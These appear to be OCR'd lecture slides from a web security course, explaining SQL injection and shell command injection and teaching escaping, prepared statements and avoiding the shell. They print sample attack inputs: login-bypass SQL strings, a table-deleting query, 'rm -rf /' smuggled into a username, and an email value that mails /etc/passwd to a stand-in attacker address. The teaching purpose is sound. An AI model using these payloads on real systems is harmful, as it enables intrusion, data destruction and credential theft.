Software Quality


Lesson 2:

Passing Data to Subsystems

Introduction

Most dynamic web applications pass data to one or more subsystems:

- SQL databases,
- Operating systems,
- Libraries,
- Shell command interpreters,
- XPath handlers,
- XML documents,
- Legacy systems,
- Users' browsers




We communicate with these subsystems by building strings that contain some control information, and some data.

What Data?

In such cases, the subsystems contain a parser which decodes incoming strings character by character, and decides what to do based on what it reads.

To our application, the data parts of what we send are just strings; sequences of characters.

The characters strings may represent names, addresses, passwords, entire web pages, and just about everything.




Metacharacters

When our application passes data around, the strings may reach a system in which one or more of the characters are not treated as plain text, but as something special.

When passing the border between our application and that subsystem, the character changes from being an information-carrying piece of a text to becoming a control character.

It has become a metacharacter, as it rises above the pure data.



What is the Risk?


- Metacharacters are needed for many things, and they do not pose a threat by themselves.
- The problems is raised when developers think they are passing pure data, and those "data" are found to contain characters that make the subsystem do something else than we expect.
- When the subsystem parser reaches a metacharacter, it stops reading pure data, and may instead start reading commands: The parser switches context.
- If an attacker is able to force such a context switch, we may be in deep trouble. How?
- The attacker may be able to control what the subsystem does, by passing control information to the subsystem.

SQL Injection

What is SQL Injection?

In SQL Injection, an attacker is able to modify or add queries that are sent to a database by playing with input to the web application.

The attack works when a program builds queries based on strings from the client, and passes them to the database server without handling characters that have special meaning to the server.



Example 1

In a SQL-based user database, a user registers his real name.

The Java code that picks up his real name from the registration form and stores it in the database looks like this:

```
name = request.getParameter("name");
query = "INSERT INTO Usr (RealName) VALUES ('" + name + "')";
```

Two new users:

```
INSERT INTO Usr (RealName) VALUES ('Sverre H. Huseby')
```

```
INSERT INTO Usr (RealName) VALUES ('James O'Connor')
```

What is the issue?

THE ISSUE?

Suppose we would like to make a web application that requires users to log-in through a form:

```
userName = request.getParameter("user");
password = request.getParameter("pass");
query = "SELECT * FROM Usr "
      + "WHERE UserName='" + userName + "' "
      + "AND Password='" + password + "'";
```

How a hacker attacks it?

```
john' --
```

As our program just inserts the input unmodified in the query, what eventually is sent to the database looks like this:

SQL Comment

```
SELECT * FROM Usr WHERE UserName='john' --' AND Password=''
```

SQL Comment

```
SELECT * FROM Usr WHERE UserName='john' --' AND Password=''
```

The two hyphens (--) make up an SQL comment introducer.

- It effectively inactivates the test for a matching password!

Any suggestion to prevent it?

Does it solve the issue if we filter out that double hyphen?

- No. The hyphens are not part of the problem at all.

EXAMPLE 2

Let's try it without double hyphen in MS Access:

The ASP/VBScript equivalent of the above Java code:

```
userName = Request.Form("user")
password = Request.Form("pass")
query = "SELECT * FROM Usr " _
      &    "WHERE UserName='" & userName & "' " _
      &      "AND Password='" & password & "'"
```

The attacker knows that regular comments won't help him, so he turns to playing with Boolean operator precedence rules.

He enters the below as user name this time, still leaving the password empty:

```
john' OR 'a'='b
```

Our application puts it all together, and passes this query to MS Access:

```
SELECT * FROM Usr
   WHERE UserName='john' OR 'a'='b'
      AND Password=''
```

```
userName = Request.Form("user")
password = Request.Form("pass")
query = "SELECT * FROM Usr " _
      &    "WHERE UserName='" & userName & "' " _
      &      "AND Password='" & password & "'"
```

And once again he gains access to John's stuff, this time without using the SQL comment introducer. Why?

The Boolean operators AND and OR are influenced by certain priority rules.

The rules state that AND takes precedence over OR, meaning that the AND part will be executed **before** the OR part.

```
'a'='b' AND Password=''
```

FALSE

FALSE

```
SELECT * FROM Usr WHERE UserName='john' OR FALSE
```

TRUE

So, what was the problem?

The hyphens were not the problem.

The security hole occurred because the attacker was able to enter a single quote, and It is all about contexts and parsing.

When the SQL parser (or interpreter) of the database has just read:

```
SELECT * FROM Usr WHERE UserName='john' OR 'a'='b
```

all characters up to and including the first single quote, it switches to parsing a string constant.

The real problem: The attacker is allowed to make the SQL parser switch context.

Preventing SQL Injection

The solution involves metacharacters.

We should make them lose their special meaning, Either by handling them manually, or preferably by building queries in a way in which there are no metacharacters.


1. Neutralizing SQL metacharacters
2. Using prepared statements

Neutralizing SQL metacharacters

Whenever we build an SQL query string that we intend to pass to a database server, we must make sure no metacharacters slip through unhandled.

First, carefully read the database server documentation to see what characters need special treatment. Why?

- Any database server based on SQL will need to have quotes escaped in string constants.
- According to the SQL specification by ANSI, single quotes in string constants can be escaped by duplicating them.
- Is it enough?




Some databases add their own non-standard metacharacters.

For example, In the open source PostgreSQL database and MySQL, string constants may contain backslash escape sequences just like in C and **Java**.

That backslash may even be used for escaping the quote.

- Do we need to take care of such other metacharacters?



EXAMPLE


Suppose we have a system written in ASP/VBScript, and talks to a PostgreSQL database server.

It accepts a user name from a form, and looks up the matching user in the database.

```
userName = Request.Form("username")                                    (1)
userNameSQL = "'" & Replace(userName, "'", "''") & "'"                 (2)
query = "SELECT * FROM Usr WHERE UserName=" & userNameSQL              (3)
```

1. First, the user name is read from the POSTed data.
2. Then every quote character is escaped by doubling, and the resulting userNameSQL is encapsulated in quotes to make it an SQL string constant.
3. Finally, the constant is included in the query.

CAN IT BE ATTACKED?

Input: `john' --`  `'john''--'`

A clever attacker fills in the user name entry: `\'; DELETE FROM Usr --`

```
SELECT * FROM Usr WHERE UserName='\''; DELETE FROM Usr --'
```

The web application did not do anything to the backslash, it just doubled the only single quote present in the input.

The database in use will think that \' is to be taken as a single quote character.

It terminates the string constant prematurely, opening the vulnerability again.

SAMPLE SOLUTION

A sample string washer for PHP programs talk to PostgreSQL:

```
function SQLString($s) {
    $s = str_replace("'", "''", $s);
    $s = str_replace("\\", "\\\\", $s);
    return "'" . $s . "'";
}
```

An equivalent function suitable for ASP with MS SQL Server:

```
Function SQLString(ByVal s)
  SQLString = "'" & Replace(s, "'", "''") & "'"
End Function
```

Using Prepared Statements

Instead of handling the escaping of SQL metacharacters ourselves, we could use prepared statements.

In this method, query parameters are passed separately from the SQL statement itself. When using prepared statements, there are no metacharacters.

An example in Java:

```
PreparedStatement ps = conn.prepareStatement(
                       "UPDATE news SET title=? WHERE id=?");
    :
ps.setString(1, title);
ps.setInt(2, id);
ResultSet rs = ps.executeQuery();
```

Benefits


Using prepared statements is not particularly more cumbersome than using those application-built string queries.

1. We don't need to remember all that metacharacter handling.
2. Prepared statements generally execute faster than plain statements, as they get parsed only once by the database server.

Shell Command Injection

What Is Shell Injection?

Programs written in web programming languages, such as Perl and similar languages often rely heavily on running external commands to perform many tasks.



When a Perl program runs an external command, the interpreter will in many cases leave the actual running of the program to an operating system shell, such as sh, bash, csh or tcsh.

Unfortunately, shells typically understand a large set of metacharacters, and one risks major security problems if one doesn't do any filtering.

Examples I: Command Substitution

Suppose we would like to build a dynamic web application in Perl that would allow users to see if somebody is logged in to one of the Unix machines at the university.

In Unix, there's a program called `finger` that will give the necessary information:

```
$username = $form{"username"};
print `finger $username`;
```

ask the shell to run the command between the backticks, and then replace the entire backtick thing with the output from that command.

What would happen if somebody asked the program to look up a user with this strange looking username?

```
qwe; rm -rf /
```

Given that input, the program would instruct the shell to execute the following semicolon-separated sequence of commands:

```
finger qwe; rm -rf /
```

Guess what would be the result?

The system would first run a finger command on a nonexistent user, followed by an ugly looking command that would actually try to delete every file recursively.

Example 2: Piping the Commands

In Unix, there has traditionally been a file called /etc/passwd that contains information of all users, including hashed representations of their passwords.

- Imagine a Perl-based CGI script that for some reason sends someone an E-mail.

  The E-mail is sent by piping the contents of the mail through the sendmail program.

  It needs the recipient address on the command line.

```
$email = $userdata{"email"};
open(MAIL, "| /usr/sbin/sendmail $email");
    :
```

Send Email

Sender's Name :

Senders Name

Receiver's Email Address :

Receiver's email address

Email type:

Default cc bcc

Subject :

subject

Message body :

Text HTML

Enter your message here..

Send

The password-stealing intruder registers with the following "E-mail address":

```
foo@bar.example; mail badguy@badguy.example < /etc/passwd
```

When included in the sendmail invocation in the open statement above, the commands executed by the shell will be:

```
/usr/sbin/sendmail foo@bar.example;
mail badguy@badguy.example < /etc/passwd
```

Result?

(1) First that call to sendmail.

(2) Then a semicolon which again functions as a command separator, and

(3) Finally a call to another common Unix mailer, `mail`, that actually passes the entire `/etc/passwd` to the attacker.

Avoiding Shell Command Injection

1. Identify when the shell is being used.
2. Handling and Disarming the shell metacharacters.
3. Avoiding user input in the command arguments.
4. Managing without the shell.

1. Invocation of the Shell

- Identify the functions in your programming language that pass data to a command shell, or the ways to invoke a shell.

  for example:

  - C or C++: system and popen
  - Perl: the backtick operator, and the functions exec, passthru, proc_open, popen, shell_exec and system.

- In our example:

```
print `COMMAND`;
```

```
open(P, "| COMMAND");
```

```
exec "COMMAND";
```

```
system "COMMAND";
```

2. Handling the Shell Metacharacters

Different shells have different metacharacters, and the use of the metacharacters differs too.

- Metacharacters in Bash (GNU Bourne-Again SHell):

```
" $ & ' ( ) * ; < > ? [ \ ] ` { | } ~ space tab cr lf
```

- Example:

```
$ echo '\\'
\\
$ echo "\\"
\
```

Solution 1: Single Quote Encapsulation

The single quote encapsulation is the strictest way to make the shell treat a text as just plain text.

- The single quotes are thus good for encapsulating data that do not contain single quotes.
- If data contain single quotes, we can still use single quote encapsulation if we split the string on all single quotes and glue quoted strings together using a backslash-escaped single quote.

```
sub escapeshell {
    my($s) = @_;
    $s =~ s/'/'\\''/g;         # replace all ' with '\''
    return "'" . $s . "'";     # encapsulate in single quotes
}
```

Solution 2: Double Quote Encapsulation

Another approach is to encapsulate the data string in double quotes.

- Inside a doubly quoted string, all characters except the following characters lose their special meaning:

  $

  ‘ (backtick)

  "

  \

- Occurrences of these four special characters must be escaped using a backslash.

Solution 3: Escape Every Metacharacter

A third approach is to escape every metacharacter in the data string by prefixing them with a backslash.

- The PHP function `escapeshellcmd` does this.

It involves what is known as blacklisting.

- We handle the characters we know are unsafe, and let the rest pass unchanged.
  - There are many metacharacters, and we may easily miss some of them.


Escaping shell metacharacters is hard, particularly if we are not quite sure what kind of shell will be used.

3. Avoiding User Input in the Command Arguments

If we can avoid passing user data on the command line, it becomes simpler.

- In such cases neither the shell nor the target program may be tricked into doing nasty stuff by command line arguments.

Some programs may be forced to read data from files or from the input stream rather than from the command line.



```
$email = $userdata{"email"};
open(MAIL, "| /usr/sbin/sendmail $email");
    :
```

The code is vulnerable to attack because it put the user provided recipient address on the command line.

Any solution?


By using the -t option, sendmail may actually be told to take the recipient address from the mail headers.

```
$email = $userdata{"email"};
open(MAIL, "| /usr/sbin/sendmail -t");
print MAIL "To: $email\r\n";
    :
```

Note that if the target program somehow parses the incoming data, it may still be possible to make it misbehave.

Although this code is not vulnerable to shell command injection, still makes it possible for an attacker to use the web application for sending anonymous E-mails.

4. NO SHELL



Why should we use the shell at all?

After all, the shell doesn't provide anything that we can't program ourselves.

In many cases we use the shell just to launch an external program.

- If we do not need any of the features provided by the shell, we might just as well start the program directly.

Often, we do not even need to run an external program in order to do the job.

- For example: for sending E-mails.
  A person familiar with SMTP (Simple Mail Transfer Protocol) and network programming would be able to write Perl code to do the same in less than 100 lines.

Summary

Summary

- A web application will typically pass data to many types of subsystems: databases, command shells, XML documents, file systems, libraries, legacy systems, and so on.
- Many of these systems treat certain characters in a special way.
- These metacharacters must be escaped to be treated as plain characters.
- If they are not escaped, attackers may be able to inject control information to dictate the behavior of the subsystem.
- Metacharacters typically make a problem where data are mixed with nondata.

SUMMARY

- Some subsystems provide alternate means of transferring data.
- When possible, we should use these mechanisms to pass data separately from control information.
- As it is often hard to identify all possible metacharacters, we should strive for defense in depth.
- There should be other mechanisms that minimize the risk for damage if the metacharacter handling fails.
- Such mechanisms include input validation and carefully tuned permission settings.

Your tasks for this week

Reading:

- "Innocent Code: A Security Wake-Up Call for Web Programmers (Chapter 2).

HTTP Requests and Responses

- Download Lab Week 2 Instruction file from course webpage on GitHub.

https://hogeschool.github.io/Software-Quality/

Read the Instructions and perform the tasks.